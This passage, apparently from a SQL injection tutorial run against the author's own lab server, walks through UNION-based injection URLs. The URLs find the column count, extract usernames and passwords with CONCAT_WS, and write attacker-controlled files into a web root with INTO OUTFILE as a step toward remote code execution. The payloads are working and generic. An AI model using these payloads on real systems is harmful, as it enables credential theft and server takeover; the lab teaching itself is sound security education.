
URL (GET Request):

```
http://10.0.0.4/SQLInjection/SectionInjection.php?ID=1%20UNION%20SELECT%201%20FROM%20USERS%20WHERE%20USER_ID%20=%20'1'
```




URL (GET Request):

```
http://10.0.0.4/SQLInjection/SectionInjection.php?ID=1%20UNION%20SELECT  
%201,%201,%201%20FROM%20USERS%20WHERE%20USER_ID%20=%20'1
```



URL (GET Request):


```
http://10.0.0.4/SQLInjection/SectionInjection.php?ID=1%20UNION%20SELECT  
%201,%201,%201%20,%201%20FROM%20USERS%20WHERE%20USER_ID%20=%20'1
```



In most databases Integers will be cast to a String if the matching column in the SELECT statement of the UNION Query is a String. Some databases are stricter than others on column data types matching and casting between different types.

URL (GET Request):


```
http://10.0.0.4/SQLInjection/SectionInjection.php?ID=1%20UNION%20SELECT%20'characterString',
%20'characterString',%20'characterString',%20'characterString'%20FROM%20USERS%20WHERE
%20USER_ID%20=%20'1'
```



It appears that the MySQL Server I have setup on my Windows box is not strict about column data types at all and will allow an Integer column to be matched with a String.

URL (GET Request):

```
http://10.0.0.4/SQLInjection/SectionInjection.php?ID=1'UNION%20SELECT%201,%20CONCAT_WS(':',  
%20USER_NAME,%20PASSWORD),%201,%201%20FROM%20USERS%20WHERE%20USER_ID%20=  
%20'4
```




We inject a UNION statement with the equal (and correct data type) amount of columns and select and concatenate a username and password from the USERS table and return it as a single column.


SELECT Statement Injection - Remote Code Execution

URL (GET Request):

```
http://10.0.0.4/SQLInjection/SectionInjection.php?ID=1'UNION%20SELECT%201,%20'h4x0red',
%201,%201%20FROM%20USERS%20WHERE%20USER_ID%20=%20'4'%20INTO%20OUTFILE
%20'h4x.txt
```



The MySQL user 'aelphaeis' is denied access to write a file to disk. This is because the user account has not been granted the permissions needed to do so.



We enabled functions that need FILE Permissions to run.

And then grant the privileges needed to be user to use them.

```
show grants for 'aelpaeis'
```

```
Grants for aelpaeis@%
```

```
GRANT USAGE ON *.* TO 'aelpaeis'@'%' IDENTIFIED BY PASSWORD '*2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19'  
GRANT SELECT, INSERT, UPDATE, DELETE, CREATE, DROP, REFERENCES, INDEX, ALTER, CREATE TEMPORARY TAB...
```

```
GRANT ALL PRIVILEGES ON mydb.* FOR 'aelpaeis'
```

```
show grants for 'aelpaeis'
```

```
Grants for aelpaeis@%
```


```
GRANT USAGE ON *.* TO 'aelpaeis'@'%' IDENTIFIED BY PASSWORD '*2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19'  
GRANT ALL PRIVILEGES ON `mydb`.* TO 'aelpaeis'@'%' WITH GRANT OPTION
```

Of course in the real world granting ALL privileges to a user is asking for trouble if they do not need them.

If a program needs to use a MySQL FILE Function then you can just GRANT them FILE permissions.

URL (GET Request):


```
http://10.0.0.4/SQLInjection/SectionInjection.php?ID=-666%20UNION%20SELECT%201,%20'phpcode',  
%201,%201%20INTO%20OUTFILE%20'C://apache2triad//htdocs//h4x.txt'%20FROM%20USERS  
%20WHERE%20USER_ID%20=%20'1'
```



If we open h4x.txt you should find the file is empty, this is because the where clause of the UNION will return false as there is no with the ID of 1 because that user was deleted from the database.

URL (GET Request):

```
http://10.0.0.4/SQLInjection/SectionInjection.php?ID=-666' UNION SELECT%201,%20'phpcode',  
%201,%20INTO%20OUTFILE%20'C://apache2triad//htdocs//h4x.txt'%20FROM%20USERS  
%20WHERE%20USER_ID%20=%20'2
```



Contents of h4x.txt

1	phpcode	1	1
---	---------	---	---

Well now we have written our own text into a file. But how can this be used for command execution.

